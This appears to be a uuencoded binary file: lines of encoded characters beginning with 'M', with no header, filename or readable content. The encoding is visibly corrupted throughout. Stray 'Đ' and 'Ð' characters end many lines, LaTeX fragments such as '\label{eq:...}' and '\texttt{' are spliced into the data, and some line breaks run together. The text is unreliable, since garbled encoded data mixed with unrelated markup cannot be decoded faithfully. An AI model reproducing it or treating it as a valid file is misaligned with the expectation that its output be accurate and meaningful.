MX\946D<:L:<3>S-BSR#V5L3>AMC;\$GLFL7<@]D[\$?BBQ9Q%['K\$7\$'MBMG,4Đ $M_VS_V?ZS_6?[S_:?[?^(C60/(,D\#=-P!Z)A%<^<0Y^$D=P!)'4^R!Y\#210Đ M`\$D;0+(&\$*0!*/Y4+DD:0'(&/,_Q0-?AG`\$\$90!*JZ,[21E`,@:0A`\$D7P!)D M%T"R!9!D`217`\$D5H&<*0&E*2]%]T?D:E*^B-7JN`)0FR15`4@403`\$HW`'EÐ MEZ0*6(#*1E`%H#P25`%(W,/T5`\$H[P15`+J?@8*D"B"9`E#^"*8`%.Z%RHGRĐ MWG_><Z(NUVS7DP7\RX;S!N!''![N0P;BWS5&FQ;'(G`"`20X;0"@8()!@"00Đ MP#><00"/S'0B*01(!@\$<*0.<0@!M@%,(H(V.8N!&#'1TH*, W*MC\$0#<?FLOĐ M<5^G#&5:&G+B/`(XC0`ZCHX*)6@\$<'?H&!V/`.[VQ8D\$\&MP]QB<2L"?<'N'Ð M\$%P"`!Y"W'H!@&`3P(_P@T^`I!,@V00B="&XEZ`4^,FKIQ;X\$:)G&"`)!DA^Ð M`9)>0":5ZZ[#X[G@\4B.`9)B@#D9W1NG&/CIOH)JX,=USO_E==F*Q/_F.CY^Ð $\label{eq:mg5Q} \texttt{MG5Q})\,4\texttt{A3H\&0KP.\,`1\$\,`1\$1C\?[+]/7LQ>,D"KP`U.\,!\$_\$[^FS70Y<;)S30\1D@D$ $\texttt{M?R+Q\#M*/N/HZDNFY\#8B:^;E>\3@N_Q(GG20\T/,=_&O_[I>]!?AS`@HNKF>D}$ M&0%5`,F,H"-&^'M]L5S_R_1D.K.S=%F&`D7'XPK^R[@XH0(>,9NL7Q8'CSLYĐ M+1/=CJ15("Y%(8FR1-W]26H%@ED!?U2^0X8PP_4--\$3W'A8>SP10<_I@XITSD

MG&=!5R@WU(1U7`MD*3.D*!;!N\$`2+N!\"T0Z45E*PJDC70#P)TD7LI)0WE'5Đ MH#"Q+\$N)QR5H%^)3\"#`>1=PV@7<XY>)ZI`D7B!Y%TC:!12.QQ=+42:0*T1)Đ M,B_@Z1',"T0,DGM!1[V`VAEZ2OB%ONBZ1/R\7\$K2+Y#L"UD*=)Y@7T!M'H^+Đ $M\R^{0.+HP}_{1.}$ ('BY.PD!R,(2BQINO^3TM\,%Y&&3XO66)L@S=\$0\/31\1^=\?\D $M > (OI^P), OR(DS(OG^Q^{'}ODTD)IIN! \ \#S_R&9DE34S!&Q9ZB+K, *E'_E"4.Ð$ M0X56R++ANU]'UD!P-:!J3\$3M=0#J10'2))15R,;K<=B43-2.]6[I]SHE_,R?Đ MSC% .I>6.4TZ!0VS!*'#L"RX#BA0[+ND2(WYL;YW;04SL09<+)'=`M,]`CĐMPMD=B+`D_(5''<\$#44X9JFL\/&&Z#*\.(!,C8Z`61V2%H'U`A56BO.#OB>/EÐ $MSM; 5 = M^2 = M^3 + M^3 = M^3 = M^3 + M^3 = M$ M;Z]\$K)_BI!,MZR<_WEY0`R+]J%YPJHGLG]--^JFMDF'ZU]6)?O0]3-^O2'_BĐ M]SZ3];W/D.<2B'ZA>Y(_PG[TO>]A^CY+^0\$7WZ>A**1?^E,?EJ,6B&H2?P\>Đ MC2'34U"/R2">/?\$J//+H7X6?\K>P^,PIJ&Q_BX?<Z`GCEP\CGV=*%E%"?>\#Đ $M2"+ZW??3I#_MIZ[_/8Q@QL#?HL=-VG5A4EWWS8#)1*_[D8[>_[=T]&$)^##QD$ $\label{eq:mts7q>} $$ MTS7Q>)?',ZO/U3"\'?YP_Q0^Y8?[>__+^]'_R'/_VK_(<+SOD&[\87[\-.E/D]] $$$ MR9)]=^LX.F32C)^NQ=L6Z4891HK"CW.H\$GZX=7V)>%ZZU_Z_%X_H=_A#5?P8D M;;Z'9:.!18H>O.RG>-DI>K:/Q!]A>'_7=W<R##\B28;O%8OW;?U=I>28BT+)Đ MO/WT^+^',?]-&.[&*4,(FV?]ANN5[N5/XT1(<'<;.G[ONPG^\$"3Z]ZN]D=HRĐ $MC>0/06$ZOXX%^(WO)@Z17&\UpsilonYA^<(B2%2+H;:D*)B;C]0BC:=(8,:--QB*"1Đ)$ M0HQSB"#QDR6@QB7+PO,U.G/:=S=!)H*<\$3*Y@@ST1ATJ&XWK(Y5IQ%@S\$NDLD M^-%;GI6"=YI0:18Q-A+,(OIY>Z0T@W"B^^#IX^GB:>)IX>G@::#K\O`T\.OQĐ M:_%K]%0CNC\$M("N%<!%6#_HPPO)![XE4ZERA:+S"`R*4^J-4@5^+7X?'Q^/AĐ M<?#SWXTATO7/`V<BT>[4/0."BP0)BH>BHZO0Q2@-E!2>(E\$FE\$V46Y1IE'=4Đ $M!\%025"!4+E0\5$J\L'B^XGX\;Q;.3W)8]WL.[@_&.4J._/^?//XT[NAQW?T=D)$ $MOVG=OO(!20.2(RVZ\P2["9(F)!HD7Y#,0M*`A(>$A>+Y(0E!,A[)-"1+D$Q&D)]$ MYT8BZ43Y8*)C5R1T%&Z+I.]C/=<)\$H+K!-T_`\ET)/.1K\$&R'<DA)`U(;B%YĐ M@N0=7C9T;9?'^/MB2+]#1W<D(4@2D<Q`L@3)!B3;D1Q!<A;)'22OD9B@^W5'D MXH?NF8PD`+G'(LE`4HRD"LD1)(U(7B+YA(0@0D'B@,0921"2B4@42(J0K\$&RĐ M\$\EO2"XA>8!\$@^0#\$AJZAPT2SC-=70I0_H,>Z=R!.O,)DMPD2X:3H^"]64^-D MOC*CD,OHI-T%28ORXT(=*0K)B4)2HI",*"0A"G+AA"@R8LFC)T3Y1S!.CX)2Đ M5_SCA)XMY1_Q+Y%W#B7-,\$@KC%ZD-8C>&\$101:%3W@D&%70>+R1N9B'#YS:=Đ $\verb|M*06IWL\CB51T/"KHQGF0@X>1/IQ/!5W5_L\ZTYN-R"$=OP=)KH)SJ^{*}B+QLD |$ MDER%X%;!7>"FRTT*SJ^"4IF,PB/PF3`)Y70F?H[D6\$'3&1H\$B1*,\@\G659(D MDA7=(QTE0Z>GXGZ<9H7P9?WD(QA7B-CX8T4!,!?WH:+AS"LR_#3\@H>\$(340Đ M[T=8\$A[FGZ%,UZ=!\+`\$D_=?`_@R""5"F.,`K";\HU+2TG0!!"D+\$55'RX+7Đ M-81%N'7<+\$-QLQ:T6M-5.NJ]^A9*^K=0(M.RR5P2;"TI"O+<!>(I9*8CU251Đ M1]JBP&L-9VTAVLEZXCXZY18\6\$OX=*D#G"+I6X@LS232)9_D'`COT[C@H=YPĐ MC(RKRS)4\$2F\$RW1>@M=\$FAB#F@?.ZP)[4`]`K19?+LL2=<0N1-U4_QP>G/\$]D $M,M/;4E7,M3]H`HOM Y^FW`WD<^I>%O\J7UOQL\$DK7S^1\IZ2EBB(6VC"P>Đ$ M[,%18HB.G>B?BQ/%H-I"C5*!3ZUZJI@<U/(@';^;;@30M^5PHBTK\$DES+&O<Đ $\texttt{M3[1G@C]\&=U:*ZDK/(>.`A^A(9/!8HY$N@MK4?J+/^?]8T>M:/<XF\setminus U^<B?G.D. }$ M,(,3S!#=GK"9,L33_V=TH/_[<(*'AGA0A*E7*EX^W"7&`0&\]*>(&A3CF8>3D MZ+FB>DU)Q'D.4.P3I)]DIP%;8K0ASNJ*"SF`=Q5=9]>=0(5"O1+%(PEK4-[UÐ MA#4_M56\9SW!OI<K,I,LK)[\$10Y]7%#_[\$?EB=#5.>[#GP&*\$?WW\$!3G**&OĐ M\$50W^+DQ_J&X>P9>^I^>Y4X@>&_P^O!13IZ,,H;F>-U8EB[#R6_P,J)E@FX,Đ M.'D.R9U#4N?HF', `*M!Q/#KN17(`B8X[!V`H#F>BN,>1_P@*OX[D&Y+I*(S@Đ MST'NP^C:*TAZHSCN2!Q1NAGHW'IT#F?1:41N@D4'B0#)-"0XCPY!HX/\$&TDXĐ M\$A62K4AD*(TO*#V"2P>)%Y*QN*!K8AV1?H'D+A([E#X+22>*OPWEQQO=9R%RĐ $M@ATDW9$X(&$A\4$2C20!22:2F4@6(MF(I^i)121WD#Q'\A$)%>?:0=(;B1,2D)$ M/A)?)&%()B*9@F0ZDF(DRY!L0K(/R2DDUY`\0?(6B1:).4Z\@V0`\$@X2#R1AĐ M2)*09"-1(5F)I`K)3B3[D9QZA;<&#"C?.7A("AZ2@<<"/6(=`P])P\$/P[R!=Đ] ${\tt MQO8[_PY)OT.R[Y\#D.R3W\#DF]OS+OD,O[).].MC<QG1',.PE3E6AF)D;U+*5<D}$ $M\7.@&*VY,A-3$M!)(OC[K$MXB#G(&^?D^<E/GM7IOC_.$CJOSH5F(*!=V>]D$ $M^J/WZD?$]'VH&>2)2IN=K(=A:\(\$>Y_6)(\$[_/>>XID0X0OU#=1./WN,K_=E'Đ $MS\$.\$6YH]Y>\IX"'_60\#1LIP?1='K(C^[_7,)W\]:!Q'PL]:A\#R`4T+_?41_XD$ ${\tt MKS} < {\tt E} + \& 5 _{\tt W} \# 8 " \$ 2@R, CR"]. {\tt AU} + {\tt U}/5] ^D 3RS + 2/SNSLQ6D \& XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & XB29TG > , Q/J06/D & SRS + 2/SNSLQ6D & SRS + 2/SNSL$ M^3FUX#\$_IQ8\AAA120]!7\$1ZPF4X>U\$ZZ8U`ER7HTT<:889BLL[]73TCO)&AD M/C_=#?E^NAORX7.M;B%.AN`E^%M0Q*@?>4>>GU.+&/5S:A&COK<VY-9IMGK/D $\label{eq:market} $$M]^85E9\&MIFHC/1_-`==V+\^F^B?BA=-EA4G54(M1;>2B$C.U$$\C.U$$$C.U$$$$

MW) F\$G@!!N*1\$*W<\"D_75QN^'/CW"\W_;/_9_K/]W]IT3&(_WO=].^Z?[_X&D MD]1B@EQ<B-^LR6V\$'.<8^Z_3;S+\$B<>0YCHF()(D'B-YQTC:,9)UC"0=(SG'Đ $\label{eq:mrsd} \texttt{MR$D,!Z7UD?} \#\$\$i\#A(2G9WY=_X_\$\^OT@(7/,_GZY(WX-\&?X]^>\$i\&2DH'\&<\texttt{FD}) + (2G9WY=X_\$)^OT@(7/,_GZY(WX-\&?X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-\&X)^OT@(7/,_GZY(WX-AX)^OTW(7/,_X)^OTW(7/,_X)^OTW(7/,_X)^OTW(7/,_X)^OTW(7/,_X)^OTW(7/,_X)^OTW(7/,_X)^OTW(7/,_X)^OTW(7/,_X)^OTW(7/,_$ MTZ=-QH>?[SOTI_L!\$=_>_F__K*'X3X#_N&;H3W5PC*0T0\+0A[6A>OGOG@O3Đ MZ._G!?_BIQO]]]?_K]PZJ*@^02?_7V__.^1A['5=GU&/?1H7@MPX^1S!/:=WĐ M^\Q^&L?3NW\$2.B>]FR"BT[NCE,AMH7NF^!'#?KH!XY_WQ/L@]L_@OYVG_#?GĐ M [/]9 O7#6]/.(\$PV7:H^B-NA&:#Q``);LIHB`2WIS9"8@;X"T6ZH['^:*(Đ M9_K3N>[Z:_&CA3Y=ACX,9\/MJA<\W\$X?SM?[O?5^7[U?K+\F7!\>H3_&Z-./Ð $MU = \\ [31^{.}]; "1" ('G/L&($N?5T-]?)4^S_GZ8X'^?*'^?)$^' = QL'H<6-NC]D$ ME?K\;-;?;YL^_+`^?U?TY__OG[<QTM4%_GL)Z.I3;:JO>YQ9D:9WK_C)78;<D M=+U[X4_N13^YRW]R+_[)O>OG]]*?W%3]\\G5EY=IL+OG_+O-[G@:APM>:__ZĐ MY_3][Y_G_OD7A)[Q?_=7]&_^_AXC_Z<_['_R[^?K"W[ZH_Q/_I'7,N\$_&SXFÐ $\texttt{M\#(>_SS5\$^S7Y'U^+M_U[-Y'>@X[5Z(CWJ2)TQ"^5W-3I0CQTQ/L*\#1WQ_H^3Đ) }$ M<79#QQITQ, $><&>B(-\Y(=,1)"&S1L3<Z/D'S)MZ7CZ$, $CWHYWHR/^F^PZ=$, 0_D $MH;(''301L1@=\<Z6>_V'7HN3=/X[(<^;H,Z'DW?B[GJ205-_%/!91!PVA_!Đ]$ $MCZ: ZN/\&XNP; %(;@)] <= _C6NFBTO \ 1KL9CQ/N#>OTQW^-: Z&+.QEWEZ,X!/NGD$ M_OBO<?L0<=FXF@LJ%"<")P7%CS'^_X@[C(C+(>+*\3)%A?V793-!#XXET-5#D M, A\$G% "3H&.H_]I]ET\7]J6P^,!8=??S_F5\C-\CB?*.X6XSB\$(RCZ.@=%?F/D MN,:ZN*ZX6X3G`:<A)>)&_#._NKA\$?FV)_([^+\MFIHO[4WY]POH=?;W_^=Q,Đ M4\$-ELWZNAT"@HV-@9.@_T]7%_2E=@O<TSC?HG\\"IT%E\WY.UQ?:\+CAP?],D M5Q?WIW1#X`F*&Q+USV=A@CH.^V_/S1ONH;CB?U,V8]2)V'^KWPBXA.+J&%9=Đ M_IZN+NY/Z?K!\$137;\P_Z\&\$"<#Y6YU%PVX4-]K_W]OOSL_ZMWH8`Q5X/8SYĐ M9]LQ<4)Q_U:V<%B%E\T__)]QT2*,\[?\1L`"%-<[//"?<9&7^[?\!D`1BNOOĐ $\texttt{M\&_7/N\#@5[-_R\&P(SB\&?\;_(K0''_EM]84*"X4>\&Q_XSKCN+^+;]QD(R7[=_$D) }$ $\label{eq:mu9'+DMRR} \verb| MU9'+DMRR| + 6 | GED6' 0 | EFV3_P/(V&&OR(<OJPW?6P#J]| LV`9R$>'^$$Q")A!D$ MHP)A!I8; %V(%N33;-+!%UUJ!A&8;";;B\&`:A\$ "7B.A1X.X-7?#FP8(NH\1CD MPH%)ZVM%ZPNUT"4R<@S<@R[8\ZNV6]37S6"\$<F,&3=\#,[IW]VE<A?_H*&B@D M&=70C.RW4XR\H0*,1H<4^\`RBH4OTF*,F'%!0;"`8A0,!45@Y!L4`7**A5,0Đ MC*=9!%\$L@B&>1[&(!`<PP@(9IBIJO@NM@.H-'^Y8YGN%@*:`Z@LW+0NH/M!0Đ M0`V&(\@Y\$G874.-@&7)&0&X!-1+2D#,0)`74*(@T**+ZJ:CX2,6SQ"]F%E!#D M@\$'\$!145'Y7@U6U\>/+U@R;\'\$HW@@9'5%3_T<&PW5M%#8Z,@'4JZFAKU8'BD M(JJB@#H:QJ-@<:0/!*%8#-3@!'B&G"SQRZT*J&.0=HO?ZDF36ACAYP<WZ[``Đ M4-=A_GZPNPX+A%5U6!!Z&G58*.368:/](+\$."X;(.LS;#T1U6!RPZK!P/["MĐ MPZ+`K`Z+I4&'.@?O6QIO-181'0#-:LROWC^BKM!_=&#=[%JIX4VU02V&46ATĐ M?`K?C%0_24%>2(\$=1E7#UH=42J7/EM-8_L;F3F^*R&J6J@[;KC:MW70G9!.SD MT&@TEO^MD":*JL<./C'UKC<]I#:]"E5/JGK!TRJ-0]6X/WK,J00Q"\.7!6%WĐ M)MY!"M^D.ZEW.%=-;S2I'C1_1HUUEN\`QBHJ6LT:Y]Y_&AFG4(-<#6EJ2(Y2D MOZ(:)&H8JP8Q\@2IP5T-+#4X(8^M&FS48*4&!O*8J8&N!IH:+0/4T'GO:5R'D $\texttt{MJOH)2"OP\$D6T'D[-!PD\$T9[\$)1HK9} - \texttt{L\&HB;\#?R,ZD}\#\$0*\texttt{L\$C(FUO=7*M>*(D))} + \texttt{L\&HB;\#?R,ZD}\#\$0*\texttt{L\&HB} + \texttt{L\&HB;\#?R,ZD} + \texttt{L\&HB;\#?R,Z$ $MR'C*1N#2Q-%^6J, TW62;O>>=-/^"I!B\`*38GU55*$$HO)=<IMAI0101FY&Ð$ M2>"]!"Q5O5@2&+U'`ND2D!FZ2:BQ*#,Y\$E@A@1H)W\$">=Q)@---&2"!4`M 2Đ M)""B3/J?^@ZJ[GNG [$M\D/1 28#7#V<O+/6$ '=($U<:4^UP9U$?95)-?(@)::`D $MQ1AOC(Y!JE)F!BLHIJF8KWHJZ@\,(M&2T+5)(@&?[1&[%H1#&-@-/0-!A/#D])$ $\label{eq:mass_mass_substitute} $$M^*\#\$!IZ@0?D\&)2\SQ9>2UF!@=,L+LP4J\#7I0:*8\&AB8=P,!@C`*M\$U4ID`\$)$$ $$ M\$("&IC2003"83X;YF>!TD]*?!3PX8>*Z'[Q^\$JN%!Y#NB_T3X=TE0TS`Q20Đ MK>H1"56]YIK*0:KJGZ<*GRLML\$2+WR@8KA)L'PY,56*FRC%3U3LH!1)4?9B0Đ M/R`K\$N2J05DJ6X7*/[-6U0_`&8Q4@^:\$WO%3.6>K;/)CY05]"[LFHWFBP\$2AĐ MZI?O!U&J6)/BWM&JWEDJ;DH?E44&YJ^RR/=E`_N:*I@)'!455+1_N_YLQ4%D M/3)4?FG%DC+V]NDP1&T3HC9)\C&QK&7)(<\G,@F2R]0#H8Y_D<:\$'2+18(XHD $M''5(918_6FD[B=@8G.L;*>HCM4(]USY=;9\\%4Z:(A)B;IZ@04Y=XAR2=$D6=D$ MYIV)*9ZRR^.&:ZV/)(&:?D6HL'>*\1UO(!IHN[>`3Z@%'5-JQ6AE<!8U,U%D MM4:IF6JJ4B157)AQUR5TDSKA]%`F^-7;R-08ZH<"J,V\:!TZE3>N+N.BG"D:Ð M5GM0+O))V",:)%6SSP_QJS.*K@M*\/<./`[@4-?H&Y%1IA:GU;F?*S.F56.WD $MM2++4Z\#[?,/_P^+]Z/[](G_M(Z(:]/DF@,CAG&!BS^K"\&LX)9$,?*9,UAD$ $MK<4_C-/^>L6BL,\&:S6('L*/94,H^S#[-OL6&*08;]B<VA0/]D'X2PHGG0!YGD$ M6<*IXH#^SEUG#N</SGPGM/)H7'MN,#A^G-CN2HN*'*+N.7<M5RHXF[G[N/^<math>\Phi$) $MQH4Z[A7N7:Z\&"W1>-UXO'I,'`WEQO!S>=A[4\<[SKO/N\N`)[SWO,_Z;/8/?Đ]$ $\label{eq:memory} $$M@]^'G\F'\&?QB_G)^*1]N\._P,>>NSI\#H/-6YPGF?,]!<+*T&N`QU`8Z+MTN@D$ M2X@+1+E,=\$ER4;C`(I?5+AM=-KO`3I>C+J=<ZEW@D."X0.CJ[OHC72-<Q[FFD MND*FJ]*UP'6A*]#<3-RZN=FZ@8,;UTW@YND&H]QBW!1NT]U@MMM1M[-NC]W@D

 $MA906C2\4"F&N^P+WE>[KW:'*?9=[C?L)=SCO?LO]L3O-`[IX6'GT].CG`:$>D$ M"SV6>:SQ@-L>#SVZ>?;TA&6>^SSK/2][0K.GQK/=L],3*%X]0?IY.7C!-*\BĐ MKZU>![Q`[=7F]<E+!\R`!HU9.`]Y=Y8]RPEG"G=E>;,"62!FS6`M8['83!%[Đ M`CM+=:B3#>,Y19Q]G`8./.5\X%ASG;DPB7N6^SOW\$Y=IRMO/.ZI:W84/_OQ@Đ M?B@_C`]1_&K^>?Y+/@QVYCLS7,>ZPCS7XZY?72>X0:';2C<[8;(0=@I_%3+=Đ MI>XPV7V^R+W9>ZPQGVC^U'W3^XJB@?=P]S#WX<#%1Y;/79[[/>`(QXG/>H]D M+GA`H\<MCWL>CSQ`X_':XX/'%P\`3T-/,\^NGF#CV=?3P7.P)[`\G3W=/7T\D $MZ4\&>=T0>%EXN7N#A%>RE]#KB!>^\.KSPCR91BM2NJ]FM[+=LT+*C.6<X_;DJD$ M`3>(&\']13T/*KG;N\$>XQCRTK/#F)?)G\V\$[_SC_*[^[,_@ZQSA/<\$ET@6R7Đ M7USFNBQP82YQ6>=2HU:<=H'[+JTN[UT^NX"[8+1@i^", `&X*V@3!KF&NL,OUĐ $MB.LXMU0W4+E5"U/=%1X^QT3#WGLD>T(_$5KZ?E!A+#:/31>PW471?NP@-H2PD$ MAW*X'#\.C.3\$<:2<9`[(.2LYFSA[.'"0<X)SFG.9`S<X=SF/.:T<2KNHALYEÐ M<&VX%*9ZHB<W@#N:"]'<%.Y4[@:NZBCW//<J][[Z@--K+DU4TU-4,XB'UO`"Đ MGB<OF`=AO`KGO<XUSG#%^8;S(V>-,W0X4UVL79Q<@.OBZN+IXN=2'.:2(=H]Đ MVV6.: \L=]GBLLOEC0LL%Q2XE;DM=X/M;GO=ZMTNNL\$UM[MN+6[/W."56Z>;D $M@;"?$%A"9V&P<)>0.=)KK%>F*':Z%Y1X+?+:Z+73"XY[-7C=\KKG!2U>S[T^Đ]$ M>(\$8U0)#_;\$+RXI%<5"O<&.%L")9D,VZP?K*B>%63.1F<!7J":?4(^`-=P@OĐ M@;>81UG-S/3G%_%7\6\$K_PQ_J+.+,P0[CW/.=E[I#)7.VYP/.U]PAM^=GSFWĐ M.9NZ,*U<>KHPFVTX+DQW%Q^7="900H0)XF9N507'5. A@"A!G&">8*, .*Z-D MKA]<K=Q@A)N+FX>;KQNSR.VXVY6*GGV\$, %*8*, P2JH10*MPHW"(\((3CPLO"Đ $M%\(.(5I\=7,?X1[NKAKO+G//=]_*)URLSG]3_=,CQD>4.GQI\='\#PM/L/8<D$ MX.GE.<H3PCPG>F9X*CR9,SS7>%8T9S1XPG7/5L]0+YF7:HI7ME>>URQ)?UCHĐ MM<IKO=='+R92-I&N*L)80&?9L/JR'%GT\$:P@27H42\J"R:Q"5@FK'YOIR/9EĐ $M!U=BCC%^9R7S:0,N3;,9<5-0?,)5;\^$D:Q/.7\3?P3_'A)K^#;^_,<@:ID$ M<Y*SPGFY,_SF?-ZYR=G\$A=G+98)+2D7T//2\$7:I<MKGL<0&ZP\$(0(U@G@-FND MJUPON_[N2GG#S#)U&^FVQ@WVN+6Z_>5F)H2^OC]AF'"2D)DJG"G<7&'W40C&D $\texttt{M[@/=N>YCW.F)[M.;F80<U[G##O=][FKW&^[TD1XQ3+M5'KL\F/T\3WF:,4M=D]]}$ MO2H*O2YZ/9+.ER=XPE16'FLV:QX+KK/:6<9L"[;]6,FX',[LBN)BCOV"YG%WĐ $M.1\E<<"MH''I7#/F."O).%4\-YF;QI57^, = [E,N\RO(L=C\YQX;!Z,XY7QD).$ MEO%6\9CK>!6\S<R#NWGT:MZ79CL:G\YW,N/'5!Q8RPS8SZ<?X]<V!S3R[_+AD M-?\C_[S;=;?B!VYO*K8SA(X5T11A1?08890P7@@IPFG"0N\$R(:P65@BW"O<*D M*3457F>%X6WA-B?"7\+-0*P<"=X=[+?9 $[N+L'NL>[I[K39[C/K5A^W=W,D]]]$ $\label{eq:mass_prop_to_mass_p$ $\label{eq:mu} $$MU>F^*_AO(9$P>[&J6$\J;K]EJ6AL8[8M.ZSY-HQC2]A3V\#ELYBQV,;="40XKD]$$ MUZ2F67I<TL^4Y\@S&2K)Y57DNO-\$/*8?+XBWY%D_\$SY8\UE\%[X['T1\/[Z4D $\texttt{M7} \texttt{J'$_QZ?@/_$K^@4>+3Q+_';Z[X$5C./\&>!L[LS?;[SNHJD'<Y[G.\&4<X/SD]] }$ M5><69WCE_-[Y+V=#%Q.SYME3F\$GY+LM<5!M<CKO4N?S!7,L<+T@2*"1)BP1.Đ M*P0; *M8>K/BC3@#G!'<%G0)+5^CO&N@:XYKB"K^X%KJ6N"YVA=6NVUU_<U6[Ð MPCG7ZZ[W7=^Z0H?K-U<;-R<WX+CYNT6[37*C)[EE,N^4N)6[J3:ZG70[XW99Đ MPH'G;E_<*,(N0N@19`H'"(<*Z7QA)*-GMK!`2%E:+=@F/"3\70CWA(^\$SX5?Đ MA\$X6[E9R&V:Y39^[3'!/<I_FOL3=:;7[1KGKD6JG,^ZJ"^Z/W-^[]V+UI#M[Đ M!,IMRCW6>L!U#V//\$9Y23TCSS/',]RSUA.6>&STY:%)117LE>,F]IHOE]`5>Đ M:ZJEOWO]B3IJ.8!96T]S%LA80[#VLKJS0<A>P%[&/L&&"^RK['ML#5MUC=/\$Đ M><OA5A?1D[GIY47KN)NX<)![@GN9^X!;]5:<,(@WNWQ4@[@0WO*^\2SYO?@PD $M@\#^6G\K/XQ>OX5>T.5WDWVIS@L?\+WP+9VOGXC[.C@SA1.=4AA!F.Y<X+W5>D$ M[3S_'BNT51SZT;F+/)1>Z%+"\$AYQN>@"S2[?7,P\$/04P2#!2\$"U(%L`T09%@Đ MH6"Y`+8*:@0G!*<%E*ORI`>"IX(_!?!>\\$6@%3!<8:AKI&N9:Y4K_.KZRK6+D M6W<W5;S;5+?Y;M5B%OSI9BX<(1PO!+GPE/"\T-\$=PMS'NL]R7^\$.U>['W*^[Đ M3_:`=H^[GE`!,']W6W``*SB:-9\$1#!M8C:S[K.ELR&=O8^]FTSE@SO'D!'`*Đ M.)3UC2N.<=2<;QQ[JMPRE)LD%Q9P81FW!Z\?;PJ/KN3-+!^_A7>?!X]X\$?R!Đ MSL7.<,?YH[.12Q\7U7B70RY\P726&50++%PK7&M=X:YKIZN)F[6;JI>;LUNPĐ MFYAA:I_:9K_8;4=YTC`A,UNX2KAP_^R7'G17SQ1QV07/)D\?YZD!U6AA*._=Đ M#5C]65&L2:Q*\$6L?2\WZVEAE#&P&>QB;R_:FL0/%SK'L2>QT8"080[#GL1<!Đ $M>R5[/7LK^R"-?5R^0;[?LUL#^R.]E6G"&8V#R>,XM3S#E$X]QG+33@FG.=Ð$ $ML+9-'MQ^;A1W"7!W<0]P3W$OT;@WY9L><UNY'X'[C6O(Z\KK;2!V<Y9/"^"-Đ$ MYHT%GI27PE/Q2H!7RSO+Z\<?SN"/YR>5NY[AWZ?QGY7'T9QMG/O3G#GB.6+GD M!.<4<, YTGNE<X+P!G']UKG.^[OP"8[AV<1GC(G<I-Q"/VU<M^-WEJ4LGP\5* \oplus MX%C>;Z'@5Q#4";Q=1[DF,5QON3YL[/.7JP2KKEKAML6-)C0&H9.0*_04!C&\$Đ M8N&X<MX&X5&:L%&>5N+^Q#V8YB%M7/K`XY7'5YJ'HY@M\@SUO`6>O;U87FE>Đ M,XRG6JG!#O_@YGH1:Q.KC?6)834(V''LDYQZS@7@-')N<>YQ'@%'PWF-%,POĐ M8@YP#10CNE;']15Q';B#N:S&8G<:UZ=\V6AN)#>.P95P)Y<SL[BY(NXL;A%WD

MOOCP BONNJS#>ZM#?^.JO<6;+G&O<YNJN4\8W)?<-L;F3BY%S*/SNL@G]BHOÐ M!5HCM*R!S>SM; %6G\$-SI[F8,4;&-^X+JJ%4>Z^1FQ6T>G6T;S3P9C1N9MI[0D MAO^>;.;-VFW+2F/)J_OF`KN(O9E=PZX7L<7<L=SQ8N-\$RQ6R7.Z,KK7%W`66Đ MC<;+N*O*8Y@"!RM!6J/5C,;\!6[+P&V=VV:WW6XU6'E!O=LEMYMN]VAN3ZH7Đ M?7`#(0V\$=*&9D"&TPL2C>,*Q0HFP2"1<(*P6'FD;^<1*2&<E\!@)\$O=D8\:QĐ $M9>Z6(Y^XOW)7,3QL/-P]_++B[9>QS-0>\#7*S\#QY(`V9Z^GF&>(+<,]=SG>=FD$ M3V:#9Z/GA[;?F%[@Y!7B%>F5BR82K\U>N[V:0)R:032L8QU0>P\$6"4SY"&`5Đ M,<1%3&_Q,19+P!(M*1H++`DKF25GY0)+Q2IFE;-6`:N"M9U5S3IB4,UNJ'9OÐ M8C6S--[BOATL8-/E'!LQF\EV:OQ=T+8]B,\$6L\<R4I+9<F#GLE7L8G8Y@[V*Đ M72&WJ68?`;::W<!N9#?1V,V,L#9V!QN`0^<P.#8<)G"<."R.@","3A!'S!G+Đ MD=ASPG;G<E350'+.X/(VZW6,[IO+_]C-+:C^D*[FUG,;&GF4QC9>\$_<>MYEKĐ M\J1QUZM&Y@=N![=79_EL&L/NP&P;GJVEV,Z!Y_1%+N9%8FW.XWD27B(O6<1+D MX\EYBG(7VPX^D]\\BOSVYO]XW6M!.H!5S1SMP\:A=8NN=+X;!G+\Q6\@WOR6D M)\8S03:>FX#QQH>K=.\>CS=1`%CZ"?GY)C\$Y=N4FJU7=`*(UUWLL,S%L;88EÐ M)@I:Z;G6+K:I77(M*TTG33Q]27L""*K?UMOR.D'!6JHM#1\$YT&+::ZD@48#%Đ M?, R[2*T08E2!\FTI]IOV≀16W\$F56AKK"6M@,P3)2OT)1Z=T)(?RAZHNBUÐ M`T!+!T47,`.M@@*ME\ORM*WF99#WK95>EO=7JYA:EM<):C/:R9XPW]*[Z+HBD ML9C6(Y`6_[K5H*1'4.\$Y&B6I%*.EE)I8&DYI@1&\HD^*Y('M=924KI@1)?4<Đ ME/OH]7.@3SKM,YE*/QM(`4.S246GBVE]2B,=:%!`I[?788^4[J44<,.4PTW4Đ $\label{eq:mbeq} $$MB@'@)L64CB9/$-"G5L-P\Z8H*3W!Q-)-2E4R,)5G81W-Y(GR.BHZ5WVZO+<:Đ_{\tt C})$$$ MKC6+3I=JV^M\,&RIU7R*#]B_\/\$&FV:4AWSC[1632RF%=?G#KJM,3"[D#SNOĐ 